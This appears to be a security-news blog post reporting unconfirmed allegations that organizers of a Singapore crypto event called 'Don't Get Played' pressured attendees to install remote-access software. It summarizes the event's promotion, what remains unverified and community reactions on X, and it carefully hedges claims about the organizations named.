The event was scheduled for The Singapore EDITION hotel in early October 2026. Entry was free, though guests had to register beforehand, and attendance was capped at 200 people, as detailed by Crypto Briefing.  

The agenda featured a live “wallet clinic” where attendees could have their holdings checked with “Apex Audit” tools. These were promoted as scanners for token risk and honeypots, a term for tokens engineered so that holders can buy them but are never able to sell. 

The promotional material also advertised a panel on how crypto scams have evolved, listing representatives from Spartan Group, Bybit’s security team, and the Singapore Police Force Cyber Command among the speakers. 

The final hook was a giveaway. Every confirmed guest was promised a free year of Sophos MDR endpoint protection, bundled with up to $1 million in breach coverage. Research into the event suggests this offer was a major driver of interest. 

There is nothing in the available material indicating that Spartan Group, Bybit, Sophos, or the Singapore Police Force Cyber Command played any part in the alleged conduct. Their names appeared in the event promotion, and that is the full extent of what the sources establish. 

The Allegation and the Gaps in the Record 

The central claim is simple: organizers of “Don’t Get Played” allegedly pushed attendees to install software that would give a third-party remote access to their machines. At a crypto event, where many guests carry laptops connected to wallets and exchange accounts, that level of access could be enough to empty funds. 

Several important facts remain unclear. The source material does not name the software attendees were allegedly asked to install. It does not state whether anyone lost money, and it does not say how many people may have been targeted. 

As of October 12, 2026, no mainstream coverage of a police report involving the organizers, or of complaints from victims, could be located. The Singapore Police Force has not publicly confirmed the filing. Apex Accelerator and Stone Venture have not been charged with any offense based on the information available, and their account of events has not yet entered the public record. 

How the Crypto Community Reacted to “Don’t Get Played”? 

After SolanaFloor shared the police report on X, the replies split between people claiming firsthand contact, skeptics, and users offering security advice. The account 0xKYM Registry (@KYMRegistrySG) said it filed the report and shared what it described as a scan of the installation’s contents.  

Several others, including FamCrypt (@Famous0x3), NomadFury (@NomadFury_), and Sabya | YeNo (@SabyaYeNo), said the group had approached or pressured them to install software or buy a subscription. Alex (@alwye) claimed Apex Accelerator had used similar tactics in Twitter DMs. 

Reactions on Don’t Get Played (Source: X) 

Not everyone was convinced. Sprunky (@sprunky_eth) argued that “page 2 of a report is not a finding,” noting the complainant lost nothing, SPF had not confirmed the filing, and no charges exist. Others questioned how anyone could be pressured in Singapore or who vetted the project for the TOKEN2049 lineup. 

Security-minded users focused on the risk. StakeCraft (@stakecraft) called remote laptop access at a crypto event “a wallet drain waiting to happen,” and Jey (@TheWarKettle) advised anyone who installed the software to treat the device as compromised, move funds from a clean device, and rotate every password and key.  

Others pointed to fake Luma after-party links and similar incidents at other conferences, and one user floated an unsupported DPRK link. Many replies also mocked the irony of a security event called “Don’t Get Played” allegedly becoming the play. 

Conclusion 

The “Don’t Get Played” allegations rest on a single attendee’s police report and a growing set of claims on X, none of which have been confirmed by authorities. Several questions remain open. 

Will Singapore authorities confirm that a report was filed? Will Apex Accelerator or Stone Venture respond publicly? And will Spartan Group or the Singapore Police Force Cyber Command clarify whether they had any connection to the event? Until those answers arrive, the safest assumption for attendees is the one the event’s own name suggested: any request to install software deserves suspicion.

References:  

Disclaimer: This blog is based on publicly available information, including a police report and posts shared on X, as of October 13, 2026. Cyble has not independently verified these claims. The allegations remain unproven, and naming any organization does not imply its involvement. This content is for informational purposes only and is not legal or financial advice. 

Source: Cyble Research · 2026-10-13